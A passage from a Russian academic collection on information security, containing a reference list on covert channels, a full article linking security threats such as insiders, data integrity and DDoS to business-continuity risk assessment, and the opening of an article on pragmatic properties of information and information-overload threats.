4 *Grusho A., Timonina E.* Construction of the Covert Channels // International Workshop “Information Assurance in Computer Networks. Methods, Models, and Architectures for Network Security” MMM-ACNS 2003. St. Petersburg: Springer, 2003. LNCS 2776. P. 428–431.

5 *Грушо А.А., Тимонина Е.Е.* Роль скрытых каналов при построении защиты в распределенных компьютерных системах // Математика и безопасность информационных технологий: Материалы конференции в МГУ 23–24 октября 2003 г. М.: МЦНМО, 2004. С. 276–281.

6 См.: *Grusho A., Kniazev A., Timonina E.* Detection of Illegal Information Flow // Proceedings of Third International Workshop on Mathematical Methods, Models, and Architectures for Computer Network Security, MMM-ACNS 2005. St. Petersburg: Springer, 2005. LNCS 3685.

7 См.: *Grusho A., Galatenko A., Kniazev A., Timonina E.* Statistical Covert Channels Through PROXY Server // Proceedings of Third International Workshop on Mathematical Methods, Models, and Architectures for Computer Network Security, MMM-ACNS 2005. St. Petersburg: Springer, 2005. LNCS 3685.

8 *Grusho A., Grebnev N., Timonina E.* Covert channel invisibility theorem // Proceedings of Fourth International Conference on Mathematical Methods, Models, and Architectures for Computer Network Security, MMM-ACNS 2007 / V. Gorodetsky, I. Kotenko, and V.A. Skormin (Eds.): MMM-ACNS 2007, CCIS 1. Berlin; Heidelberg: Springer-Verlag, 2007. P. 187–196.

9 См.: A Guide to Understanding Covert Channel Analysis of Trusted Systems, National Computer Security Center. NCSC-TG-030. Ver. 1. 1993.

10 См.: Стандарт Банка России (ЦБ) «Обеспечение информационной безопасности организаций банковской системы Российской Федерации. Общие положения» СТО БР ИББС-1.0-2006.

11 Там же: СТО БР ИББС-1.0-2006.

12 *Goguen J. A. and Meseguer J.* Security Policies and Security Models // Proceedings of the IEEE Symposium on Security and Privacy. Oakland. CA. April 1982. P. 11–20.

13 См.: Trusted Computer System Evaluation Criteria. DoD. 1985.

14 *Грушо А.А., Тимонина Е.Е.* Теоретические основы защиты информации. М.: Агентство «Яхтсмен», 1996. 186 с.

15 *Грушо А.А., Тимонина Е.Е.* Враждебные многоагентные системы // Математика и безопасность информационных технологий: Материалы конференции в МГУ 28–29 октября 2004 г. М.: МЦНМО, 2005. С. 249–256.

16 См.: *Tyma P.* Method for renaming identifiers of a computer program. US patent 6,102, 966. 2000.

17 См.: *Грушо А.А,. Володин А.В., Тимонина Е.Е.* Безопасный интерфейс с глобальной сетью из ненадежных в смысле безопасности элементов // Труды международной конференции «Информационные технологии в науке, образовании, телекоммуникации, бизнесе», Украина, Крым, Ялта-Гурзуф, 20–29 мая 2001.

18 См.: *Грушо А.А., Володин А.В.* Система защиты корпоративной компьютерной сети от предметно-ориентированных несанкционированных воздействий скрытых программно-аппаратных средств (авторское свидетельство) // Свидетельство на полезную модель № 15613. 27 окт. 2000.

19 *Грушо А.А., Тимонина Е.Е.* Гарантированно защищенные базы данных, построенные на недоверенных с точки зрения безопасности элементах // Проблемы безопасности и противодействия терроризму: Материалы конференции в МГУ 2–3 ноября 2005 г. М.: МНЦМО, 2006. с. 335–348.

20 *Aucsmith D.* Tamper resistant software: An implementation // R. Anderson (ed) Information Hiding. 1996, Heidelberg: Springer. LNCS. Vol. 1174. P. 317–333.

21 См.: *Garfinkel S.* Design Principles and Patterns for Computer Systems that are Simultaneously Secure and Usable. PhD thesis, Massachusetts Institute of Technology, Cambridge, MA 2005.

22 *Collberg C., Nagra J., Wang F.-Y.* Surreptitious Software: Models from Biology and History / V. Gorodetsky, I. Kotenko, and V.A. Skormin (Eds.): MMM-ACNS 2007, CCIS 1. P. 1–21, 2007, Springer-Verlag. Berlin, Heidelberg, 2007.

23 *Зайцев О.В.* Rootkits, Spyware/Agware, Keyloggers & Backdoors: Обнаружение и защита (+CD). СПб.: BHV, 2006. 304 с.

24 Руткиты: Внедрение в ядро Windows / Пер. с англ. А. Заяц, М. Мисаренкова, М. Рахманова и др. СПб.: Питер, 2007. 285 с.

25 *Moskowitz I., Newman R., Crepeau D., Miller A.* Covert channels and anonymizing networks // ACM WPES, Washington, October 2003. P. 79–88.

26 См.: *Грушо А.А., Тимонина Е.Е.* Интеллектуальный шум // Проблемы информационной безопасности // Компьютерные системы. 2000. № 1.

Е.И. Познякова

СПЕКТР УГРОЗ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ С ТОЧКИ ЗРЕНИЯ НЕПРЕРЫВНОСТИ БИЗНЕСА

Существующие методы анализа риска основаны на расчете абсолютного ущерба от реализации угроз, не учитывая влияние атак на бизнес. В данной статье проведен анализ основных угроз с точки зрения непрерывности бизнеса. Показатели, которые используются в данной области, позволят получить более качественные оценки для последующего принятия решений об инвестициях в средства защиты информации.

Ключевые слова: угрозы информационной безопасности, оценка рисков, непрерывность бизнеса, анализ последствий для бизнеса.

При определении параметров для анализа рисков в часто используемой программе Гриф говорится только о «критичности работы отдельных ресурсов» или об их влиянии на работу информационной системы. Однако такой подход не учитывает влияния на бизнес-процессы. В современных условиях невозможно рассматривать информационную систему изолированно, поскольку даже сама цель внедрения любой системы – увеличение эффективности бизнеса.

В то же время в области обеспечения непрерывности бизнеса складывается тенденция к сужению спектра угроз до отказа информационной системы (либо по причине природных явлений, бедствий, либо из-за отказа оборудования или программного обеспечения). Такие опасные угрозы, как действия инсайдеров, распределенные атаки, вредоносный код и т. д., не рассматриваются как возможные события, влияющие на состояние непрерывности бизнеса.

Таким образом, с одной стороны, анализ рисков информационной безопасности не учитывает ряд факторов, с другой – методология непрерывности бизнеса не включает часть наработок в области обеспечения ИБ. Необходимо всесторонне исследовать

приведенные проблемы с целью построения более эффективных методов оценки возможных влияний на бизнес от реализации различных угроз.

Последнее время все больше компаний задумывается о разработке плана обеспечения непрерывности бизнеса. В стандарте ISO 27001 такой процесс рассматривается как составляющая часть информационной безопасности. Отчасти именно с этим связано то, что под непрерывностью бизнеса понимают отказоустойчивость и защиту от естественных угроз (стихийных природных явлений, физических процессов), а в качестве средств защиты выбирают системы резервного копирования и восстановления данных после сбоев. Однако, согласно последним исследованиям, среди самых опасных угроз выделяют такие, как внутренние угрозы, распределенные атаки и т. д. В принципе, поскольку реализация угроз приводит к ущербу, то любая угроза влияет на непрерывность бизнеса. Конечно, это влияние проявляется при большом количестве атак, если ущерб от каждой небольшой.

В современном мире необходимо, чтобы доступ мог быть осуществлен ко всей необходимой информации практически из любого места. Именно в этом случае можно говорить о полноценной непрерывности бизнеса. Таким образом, становится очевидно, что защита от стихийных бедствий и отказов – это только часть всего спектра угроз информационной безопасности, которые могут привести к потере устойчивости бизнеса.

Можно определить следующие потребности бизнеса:

– необходимость обеспечения для сотрудников непрерывного доступа к сервисам в соответствии с требуемыми уровнями обслуживания, несмотря на угрозы безопасности и различные нарушения обычного ритма деятельности – от непредвиденных объемов работ до природных катастроф;
– способность восстанавливать ИТ-сервисы для сотрудников, партнеров и клиентов при минимальных затратах времени и средств;
– клиенту необходимо обеспечивать требуемые уровни готовности и масштабируемости, а также непрерывность бизнес-операций в случае непредвиденного роста объемов работ или возникновения угроз для ИТ-среды.

При поверхностном анализе обеспечение этих потребностей сводится к внедрению средств резервного копирования и восстановления данных различных конфигураций. Эта типичная ошибка сопровождается, с одной стороны, неоправданно высокими ожиданиями и требованиями по безотказности информационных технологий компании, что влечет значительное увеличение расходов на

ИТ, не воспринимаемое бизнесом, с другой стороны, оставляет значительный риск потери клиентов и бизнеса при наступлении чрезвычайных ситуаций при сохранении в этой ситуации непрерывности информационного обеспечения. План обеспечения непрерывности бизнеса должен касаться каждой бизнес-функции и каждого подразделения или работника, которые используют компьютерные приложения в своей работе. Вопросы непрерывности информационного обслуживания бизнеса должны входить составной частью в план обеспечения непрерывности бизнеса компании в целом, а не подменять его.

Отметим, что все перечисленные меры являются финансово затратными, и их реализация должна опираться на принцип разумной достаточности. Это означает, что предприятие обязано понимать вероятность наступления угрозы, от которой оно защищается, а также оценить возможный ущерб. И только исходя из этой информации можно принимать решение о тех или иных способах защиты, поскольку в ряде случаев их внедрение будет экономически невыгодно. Но проблема еще и в том, что оценка вероятности реализации той или иной угрозы, по сути, очень приблизительна и субъективна. Например, если провести опрос 100 самых успешных менеджеров по оценке рисков за день до событий в США 11 сентября 2001 г. относительно того, как они оценивают вероятность разрушения двух бизнес-центров в течение следующих 24 часов, то практически никто бы не присвоил этой угрозе самую высокую степень риска.

Редко учитываются другие угрозы непрерывности, такие как:

– архитектурные особенности систем, не связанные с их сбоями и ошибками[1], но влияющие на непрерывность бизнеса (отсутствие удаленного доступа к какой-либо системе);
– угрозы, возникающие в определенные промежутки времени – проектные риски (например, риск неуспешного перехода с одной информационной системы на другую, риск неуспешного внедрения новой информационной системы, риск неготовности персонала к проведенным изменениям).

Проектные риски значительно сложнее учитывать и зачастую невозможно решить в рамках одного проекта, если в компании параллельно с одним проектом ведется целая проектная программа из нескольких взаимозависимых проектов. Проекты, связанные с информационными технологиями, зачастую имеют сильный уклон в технические аспекты. Безусловно, проектная команда может и должна разработать превентивные меры: например, продублировать канал информационного взаимодействия, разработать процедуры копирования критической информации на внешние носители и

передачи этого носителя в смежное подразделение через курьера, процедуры перехода с выделенных каналов связи на коммутируемые с потерей скорости передачи данных в 50–100–200 раз. Но зачастую отдельно взятый проект не может ответить на более общие интегральные бизнес-вопросы[2]:

- насколько уменьшилась производительность (пропускная способность) отдельного бизнес-подразделения в связи с падением основного программного комплекса и(или) переходом на резервные механизмы;
- остался ли после перехода на резервные механизмы уровень производительности бизнес-подразделения достаточным для того, чтобы продолжать бизнес в штатном режиме, или упал ниже критической отметки и необходимо вводить в действие аварийный план по соответствующему сценарию;
- насколько сильно влияет падение производительности отдельно взятого конкретного подразделения на бизнес других подразделений, могут ли они продолжать работу в штатном режиме, или у них также необходимо вводить в действие аварийный план;
- кто, на основании каких критериев и каким образом принимает решение о вводе в действие аварийного плана, каким образом происходит оповещение смежных бизнес-подразделений о вводе в действие в отдельном бизнес-подразделении и(или) в ряде смежных подразделений аварийного плана, кого в этом случае нужно будет оповестить и как они должны будут себя вести

От того, что ИТ при наступлении чрезвычайной ситуации начнет привлекать для устранения проблемы всех программистов, бизнес не устоит, все будут усиленно стараться, но в конце концов система упадет, если эта задача будет сведена исключительно к задаче обеспечения непрерывности ИТ обслуживания. Задача сохранения непрерывности в большей степени является задачей бизнеса – суметь устоять при временной недоступности ИТ сервиса.

К сожалению, защита от сбоев оборудования и катастроф не обеспечивает непрерывность бизнеса в полном смысле этого слова. Невозможно сводить все только к аппаратно-программному обеспечению и доступности сервисов. Хотя защита внешней оболочки безусловно важна, но основой всех процессов служит все-таки информация. С точки зрения бизнеса правильнее говорить о непрерывности работы с информацией, что включает и доступ к необходимым сервисам, и ряд новых угроз.

Под непрерывностью работы с информацией понимается, что доступ к информации может быть осуществлен из любого места, в

любое время, причем эта информация должна быть полной и достоверной. Таким образом, непрерывность работы с информацией созвучна понятию безопасности информации, т. е. состоянию защищенности информации от воздействий, нарушающих ее статус. Это еще раз доказывает связь информационной безопасности и непрерывности бизнеса, хотя каждый процесс включает ряд своих особенностей.

Рис. 1. Взаимосвязь непрерывности бизнеса
и информационной безопасности

Рост динамики бизнеса приводит к необходимости получать доступ к информации из любой точки мира, причем максимально быстро. Более того, все большее число компаний держит штат удаленных сотрудников, что экономически выгодно и удобно. Большинство информационных систем включают функционал для удаленного доступа, однако далеко не всегда обеспечивают его защиту. Удаленный доступ организован по общедоступным каналам связи, за защищенность которых не может отвечать информационная система предприятия.

По данным российской компании Perimetrix[3], существенная доля утечек информации происходит в результате утери или кражи мобильных накопителей. Но не менее важной представляется и защита информации в момент ее передачи по открытым каналам. Даже полное шифрование всей передающейся информации не может обеспечить компании стопроцентную защиту. Основная проблема здесь связана с человеческим фактором: если сотрудник может выносить информацию (даже зашифрованную) за пределы корпоративной сети, то он может и передать ее конкурентам. Един-

ственный способ защиты от внутренних угроз без ограничения мобильности пользователей заключается в полной классификации всех конфиденциальных данных и тотальном контроле всех действий, которые с этими данными производятся.

В реальных условиях классификация данных – задача довольно трудоемкая. По сведениям аналитического центра компании Perimetrix (диаграмма 1), только 13% российских компаний проводили классификацию в течение последнего года, а 41% организаций вообще не работали над этой проблемой.




Диаграмма 1. Классификация данных в российских компаниях

Классификация данных приобретает особенную актуальность в связи с лавинообразным ростом количества создающейся информации. В одном из аналитических исследований компании IDC указано, что общемировой объем цифровой информации с 2006 по 2010 г. вырастет в шесть раз и достигнет космической цифры в 1 зеттабайт (10^{21} байт). В случае отдельной организации объем данных также постоянно растет, а их структуризация соответственно ухудшается. Более того, актуальность классификации сложно поддерживать по прошествии некоторого времени, это дорогостоящий и трудоемкий процесс. Использование же поисковых механизмов не столь эффективно, поскольку не обеспечивает высокую скорость работы.

Даже если выполнены указанные ранее условия, сотрудник не может быть уверен в том, что он читает правильный и ничем не ис-

каженный документ. Проблема целостности приобретает максимальную актуальность для особо важных документов, таких как, например, финансовые отчеты. Последние исследования (диаграмма 2) показывают, что угрозы искажения информации, утраты данных и информационного саботажа являются основными рисками внутренней безопасности. Особенно важно отметить, что никакое резервное копирование и зеркалирование не позволит избежать искажения информации в документе, поскольку искаженный документ просто будет скопирован. Права на редактирование могут выдаваться пользователям в соответствии с политикой компании, но это не исключает угрозы со стороны тех, кому эти права необходимы для работы.




Диаграмма 2. Самые опасные угрозы внутренней информационной безопасности

По мнению специалистов компании Perimetrix, наиболее перспективный способ обеспечения целостности доступа связан с организацией служебной базы данных, включающей все события и инциденты, касающиеся доступа к корпоративным документам. В идеальном варианте в этой базе должны быть не только отчеты о событиях, но и копии самих документов старых ревизий, которые всегда можно восстановить. Наличие подобной базы данных позволяет не только гарантировать целостность, но и добиться соответствия с рядом нормативных документов, таких как акт Sarbanes-Oxley, соглашение BaselII, стандарт PCIDSS. Все эти нормативы

содержат требования по обеспечению целостности информации, а также по ее защите от инсайдеров, саботажников и сотрудников, которые вносят ошибки из-за невнимательности или неумения работать с информацией.

Однако не только внутренние угрозы наносят огромный ущерб. В настоящее время практически в любом крупном предприятии интегрирована распределенная информационная система, а значит, вероятность реализации распределенных атак только увеличивается. Подобные атаки могут осуществляться, например, враждебными многоагентными системами, основанными на трех моделях: модели невлияния, модели скрытых каналов и модели Open Agent Architecture (OAA)[4]. Опасность состоит в том, что такие действия «невидимы» для средств защиты, а следовательно, к моменту обнаружения утечки или утраты информации нанесенный ущерб может достигнуть огромных размеров. Кроме того, на восстановление потребуется гораздо больше ресурсов, при том что, весьма вероятно, полное восстановление невозможно, если работа злоумышленника проводилась в течение продолжительного периода времени и затронула большие массивы данных.

Еще одной распространенной угрозой в последнее время являются DoS-атаки (Denial of Service). Это разновидности атак злоумышленника на компьютерные системы, цель которых довести систему до отказа, т. е. создание таких условий, при которых легитимные (правомерные) пользователи системы не могут получить доступ к предоставляемым системой ресурсам либо этот доступ затруднен. Существует мнение, что специальные средства для обнаружения DoS-атак не требуются, поскольку факт DoS-атаки невозможно не заметить. Во многих случаях это действительно так. Однако достаточно часто отмечались успешные атаки, которые были замечены жертвами лишь через двое-трое суток. Бывало, что негативные последствия атаки (типа *flood*) заключались в излишних расходах по оплате трафика, что выяснялось лишь при получении счета. К тому же для эффективного противодействия необходимо знать тип, характер и другие показатели DoS-атаки, а оперативно получить эти сведения как раз и позволяют системы обнаружения. Их легко осуществить, трудно остановить, и они очень эффективны. DDoS, известная как распределенная атака на отказ в обслуживании, легко выполняется в большой сети. Сложно быстро остановить эти угрозы, можно только их смягчить, причем еще сложнее определить источник атаки. С точки зрения непрерывности бизнеса следует отметить, что, если нельзя быстро остановить атаку и перейти на резервную систему, подобные угрозы могут привести практически к банкротству.

Таким образом, становится очевидно, что спектр угроз, приводящих к потере устойчивости бизнеса, гораздо шире, чем он рассматривался до настоящего времени. Необходимо провести тщательный анализ последствий для бизнеса каждой угрозы.

Как было сказано ранее, современные методы оценки рисков не позволяют в полной мере учесть действительный ущерб для предприятия от реализации атак, поскольку не всегда можно опираться лишь на абсолютные величины потерь. Хотя один из самых известных методов – CRAMM (CCTA (Central Computer and Telecommunications Agency) Risk Analysis and Management Method) – учитывает обеспечение непрерывности бизнеса, он попрежнему рассматривает только сценарии отказа работы информационных систем, исключая другие угрозы[5].

Необходимо провести анализ возможных путей использования наработок процесса определения последствий для бизнеса (BIA – Business Impact Analysis) для оценки рисков информационной безопасности. Это позволит повысить качество оценки, производимой современными методами, а также расширить представление об обеспечении непрерывности бизнеса, увеличить эффективность разрабатываемых планов противодействия атакам злоумышленников.

Основной вопрос современного бизнеса – как оценить необходимый уровень вложений в информационную безопасность для обеспечения максимальной эффективности инвестиций в данную сферу. Для решения этой проблемы необходимо применять системы анализа рисков, позволяющие оценить существующие в системе риски и выбрать оптимальный по эффективности вариант защиты (по соотношению существующих в системе рисков / затрат на ИБ). Однако подобные системы нуждаются в постоянном усовершенствовании и оптимизации. Сочетание результатов исследований в области непрерывности бизнеса и информационной безопасности позволит построить более формализованный метод, отвечающий требованиям бизнеса.

Примечания

1 См.: *Ульянов В.* Непрерывность бизнеса по-новому // Экспресс Электроника. 2008. № 158. Март.

2 См.: *Галактионов В.* Обеспечение непрерывности бизнеса [Электронный ресурс] // Сайт В. Галактионова. [М., 2008]. URL: http://www.galaktionoff.ru/unpub/Crash.htm (дата обращения: 19.12.08).

3 См.: Инсайдерские угрозы в России 2008 [Электронный ресурс] // Сайт «Perimetrix». [М., 2008]. URL: http://www.perimetrix.com/downloads/rp/Insider_Security_Threats_in_Russia_2008.pdf (дата обращения: 19.12.08).

4 См.: *Грушо А.А., Тимонина Е.Е.* Распределенные атаки на распределенные системы [Электронный ресурс] // Сайт «ЦИТ Форум». [М., 2008]. URL: http://www.citforum.ru/ security/articles/distributed/ (дата обращения: 19.12.08).

5 См.: Business continuity tool. CRAMM [Электронный ресурс] // Сайт «CRAMM». [М., 2008]. URL: http://www.cramm.com/capabilities/bcm.htm (дата обращения: 19.12.08).

А.Е. Баранович

ПРАГМАТИЧЕСКИЕ АСПЕКТЫ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ ИНТЕЛЛЕКТУАЛЬНЫХ СИСТЕМ

С позиций общей информациологии рассматриваются прагматические аспекты обеспечения информационной безопасности в сетевых интеллектуальных системах. Формулируется проблема защиты интеллектуальных систем (естественного и искусственного, антропогенного, происхождения) «от информации» (избыточной, бесполезной или вредной, в частности ложной и иллюзорной), представляющей непосредственную либо косвенную угрозу их стабильному функционированию и развитию. Предлагаются концепция и методология разрешения поставленной проблемы, базирующаяся на совокупности методов и моделей аксиологической фильтрации семантической информации. В основу концепции защиты положена идея выявления ценной в семантическом плане (отсеивания или фильтрации бесполезной или вредной) информации, поступающей в интеллектуальную систему.

Ключевые слова: аксиология, аксиологические фильтры, защита информации, избыточность информации, интеллектуальные системы, информациология, информационная безопасность, криптология, прагматика, семантика, угрозы безопасности, ценность информации.

Введение

Согласно тексту Послания Президента РФ Федеральному Собранию РФ от 5 ноября 2008 г. основополагающие социально-экономические мероприятия в России должны базироваться на пяти составляющих: «...Институты, Инвестиции, Инфраструктура, Инновации... и ...Интеллект». И далее: «...Наш приоритет – это производство (а в перспективе – и экспорт) знаний, новых технологий и передовой культуры»[1]. В ассоциативной связи с известными (заявленными) концептуальными проектами в России (4И) и, ранее, в США – 4I (и 4IFW)[2] определим ее как российскую «Концепцию

5И». Фактически все элементы концепции, и в особенности три заключительных, непосредственным образом определяют направления научных исследований в области совершенствования и развития современной информационной инфраструктуры общества. Последний же отражает текущее состояние интеллектуального развития общества, характеризуемое уровнями развития индивидуальных и коллективных (многоагентных) интеллектуальных систем (ИС) как естественного (субъекты и страты социума), так и искусственного (антропогенного) характера. Основным предметом труда практически во всех технологиях, реализуемых с участием перечисленных классов систем, является информация (И.), т. е. все они относятся к классу информационно-вещественных. Соответственно важнейшим и необходимым условием их стабильного функционирования и развития (в составе социума) является обеспечение соответствующего уровня информационной безопасности. Решение данной задачи, в свою очередь, непосредственно связано с учетом и детальной характеризацией целого ряда прагматических атрибутов используемой информации.

Прагматические атрибуты информации

Согласно атрибутивно-ингредиентной концепции информации[3] (информациологический подход) термин «информация» в полном объеме характеризует два основных взаимосвязанных класса сущностей – *объективную* (естественную) и *субъективную* (искусственную) *информации*.

Важнейшим подклассом *субъективной* (искусственной) информации является класс *социальной* информации, синтезируемый и используемый *антропным* социумом. В область социальной информации попадает и объективная информация, представленная в специфической форме *антропных знаний*, являющихся *модельной интерсубъективной интерпретацией* объективной информации. Важнейшим ингредиентом социальной информации является языковый (в том числе вербальный) компонент.

Общий перечень идентифицируемых и различимых (по Эпикуру–Лейбницу) атрибутов информации может быть охарактеризован двумя подклассами – *свойствами объективной* информации и *свойствами субъективной* (в частности, *социальной*) информации, в иной интерпретации – *объективными свойствами* информации (не зависящими от конкретного субъекта – группы субъектов) и *субъективными свойствами* информации, зависящими от взаимодействующего с объективной реальностью (ОР) субъекта.

С учетом определений *прагматики* и *прагматического отношения*[a] основными наиболее существенными субъективными свойствами информации являются так называемые *прагматические свойства*, характеризующие особенности восприятия, распознавания («осмысления»), хранения и использования (в собственных интересах / целях) субъектами (социума) информации (как объективной, первичной, так и субъективной, вторичной) из внешней среды.

Согласно, в частности, классификации Философского энциклопедического словаря[4] к основным исследуемым свойствам информации отнесены «*количество, ценность, содержание*». При изучении социальной информации (там же) используются иные свойства информации: «*правдивость, достоверность, полнота, глубина, точность, убедительность, доказательность, новизна, эффективность, оптимальность, оперативность, надежность, выразительность, стоимость и т. п.*».

Приведем перечень наиболее часто упоминаемых в литературе[5] *прагматических свойств* И. (ПСИ)[b]: адекватность, актуальность, безопасность, безошибочность, достоверность, доступность, избыточность, иллюзорность, истинность, качество, конфиденциальность, краткость, кумулятивность, ложность, целостность, повторяемость, полнота, объективность, понятность, рассеиваемость (диффузия), рост, своевременность (представления), старение, стоимость, точность, целенаправленность[c], ценность (важность, полезность), семантика.

Из приведенного, весьма нечеткого и противоречивого, в основном позаимствованного из внешних источников, перечня ПСИ

---

[a] *Прагматика* – раздел семиотики, в котором изучаются отношения субъектов, воспринимающих и использующих какую-либо знаковую систему, к самой знаковой системе.

Прагматическое отношение – отношение информации и субъекта (кибернетическая система).

[b] Предлагаемая классификация прагматических свойств информации основана на лексикографическом порядке их терминологической идентификации. Возможны и иные подходы к классификации и систематизации прагматических атрибутов, например по их значимости в процессе использования информации в социальной практике или последовательному задействованию упомянутых свойств в процессах восприятия, распознавания и использования информации воспринимающей интеллектуальной системой. Тогда на первое место могут выйти понятность (семантическая распознаваемость), ценность, достоверность, актуальность (своевременность) и т. п.

[c] Телеологичность.

следует, что расширение областей процессов субъективного восприятия и предметной сферы использования социальной информации может породить дополнительное расширение и детализацию приводимого списка, ибо множество поименованных частных особенностей прагматических отношений И. и воспринимающего ее субъекта может быть охарактеризовано как конечное, но практически сколь угодно большое[6].

Однако совсем иная картина формируется в области объективной модельной характеризации прагматических свойств[d], когда на современном этапе постнеклассической науки[7] в предметной области интеллектуальных систем и искусственного интеллекта формируется конечное и весьма ограниченное количество математических моделей семантических и прагматических отношений (порядка десяти), параметрическое определение которых позволяет охарактеризовать любое сколь угодно большое количество частных проявлений прагматических атрибутов информации[8].

Что касается области информационной безопасности, то наиболее активно задействованным прагматическим атрибутом в указанной сфере (из приведенного перечня) обычно является *конфиденциальность И.* (в широком смысле этого слова), а именно, ПСИ должна быть доступной ограниченному кругу субъектов (объектов) в заданном пространственно-временном локусе (локусе конфиденциальности)[e]. Фактически конфиденциальная И. должна быть защищена от несанкционированного доступа к ней как субъектов социума, так и искусственных антропогенных систем.

С исследованием указанного свойства связаны основные направления обеспечения информационной безопасности, включая криптологию (криптографию – в отечественной интерпретации) от первых теоретических работ К. Шеннона до настоящего време-

---

[d] «Свойство» как конкретный вполне определенный конгломерат «универсальных элементарных (“атомарных”) свойств (атрибутов)» ОР.

[e] Локус – фиксированная и вполне определенная ограниченная часть ОР (в конкретной реализации пространственно-временной ОР). В частности, временной локус, пространственный локус, пространственно-временной локус. Локус конфиденциальности – пространственно-временной локус, в рамках которого выполняются прагматические требования по конфиденциальности актуально реализованной в нем информации (объективной и/или субъективной, социальной). Фактически, речь идет о вполне определенной системе разграничения доступа к информации локуса в отношении всей совокупности существующих в нем материальных систем (объектов-субъектов) – *Примеч. авт.*

ни. В настоящей же работе мы подробнее остановимся на ряде других ПСИ, влияние которых на информационную безопасность инфраструктуры социума не менее существенно. И прежде всего на *избыточности* и *ценности И.*

Избыточность И. есть ПСИ, отражающее уровень превышения необходимого (минимально полного) для использования (например, принятия решения ИС) объема И. Причем в понятие объема И. вкладываются как объективные характеристики количества И. (например, по К. Шеннону), так и ее субъективно-прагматические параметры, отражающие содержательные (семантические) аспекты И.

Избыточность И. должна стремиться к минимуму в одном случае (например, при хранении ее в хранилищах данных/знаний минимального объема) или существенно превышать минимальный уровень в целях удобства ее практического использования социумом (доступность, эргономичность, надежность хранения и т. п.).

В свою очередь, *ценность И.*[f] есть ПСИ, в метафизическом контексте[9] характеризующее пользу от использования (знания) И. в практической деятельности (в частности, для решения вполне определенных задач). В зависимости от мощности использующей И. подсистемы социума ценность И. классифицируется на субъективную (индивидуальную), групповую (интерсубъективную, классовую) и общесоциальную (общезначимую).

В теоретико-информационных исследованиях выделяют несколько подходов к определению понятия ценной И. Мы будем опираться на вариант, сформулированный и апробированный в ряде авторских работ[10] и базирующийся не следующей системе постулатов:

Постулат 1. *Ценность* И. есть индивидуальная прагматическая характеристика результата информационного взаимодействия телеологической ИС с материальной системой (МС) – внешней средой, определяющая изменение возможностей достижения системой вполне определенных, имманентных или навязанных целей своего существования при использовании воспринимаемой И.

Постулат 2. Ценность И. вне процесса взаимодействия с телеологической МС – *не определена.*

Постулат 3. Ценность И. для *бесцелевых* МС – *не определена.*

Постулаты 2–3 исключают возможность проявления аксиологических свойств И. вне процессов ее использования *целевыми* МС (прагматический аспект ценности). Более подробное изложение

---

[f] Важность, полезность, аксиологичность (научн.).

основ аксиоматической теории ценности информации можно почерпнуть в вышеуказанных источниках.

Наряду с упомянутыми в дальнейшем изложении задействованы прагматические свойства иллюзорности, истинности, ложности, целостности, объективности и рассеиваемости (диффузии) И., определения которых можно уточнить в работе[11]. В заключение предлагаемого материала упоминается интерпретируемое в прагматическом аспекте понятие семантики И.

Новые угрозы информационной безопасности интеллектуальных систем

Непрерывный рост объема доступной информации (с настоящей экспоненциальной динамикой) в самых различных предметных областях в условиях вполне определенных ограничений на конечность ресурсов их восприятия, хранения, передачи и преобразования (обработки) формирует новый (по крайней мере, ни в концептуальную модель безопасности информации, ни в перечень угроз информационной безопасности настоящая угроза в известных работах[12] не включена) класс угроз информационной (информационно-психологической) безопасности социума, а именно, угроз, характеризуемых с количественных позиций избыточностью совокупного трафика поступающей в объекты инфраструктуры информации (в отличие от недалекого прошлого, связанного в определенных позициях с ее недостатком).

Особую актуальность данные угрозы приобрели в настоящее время вследствие открытого интерфейса информационного пространства с активными (навязываемыми) ресурсами общедоступных глобальных информационных сетей типа Интернет. Объемы предлагаемой информации в Интернете существенно превышают возможности большинства интеллектуальных систем по ее осмысленной обработке (по оценкам IDC, в 2008 г. количество информации, хранящейся в компьютерных сетях, превысило 5000 петабайт, тогда как за всю историю книгопечатания оно составило порядка 200)[13]. В результате переполнение информационных ресурсов бесполезной (вредной) избыточной информацией может привести к состоянию информационной среды, характеризуемому термином «аналитический паралич» («analytical paralysis»). Заметим, что и сам Интернет как система включен в перечень реальных угроз человечеству в XXI в.[14] Вышеупомянутые угрозы реализуются в условиях фактически неограниченной (по ст. 29 Конституции РФ 1993 г.[15] и междуна-

родным конвенциям) свободы распространения информации (за исключением лишь нескольких пунктов), вне ее качеств истинности (ложности, иллюзорности) и социальной ценности для индивидуума[16].

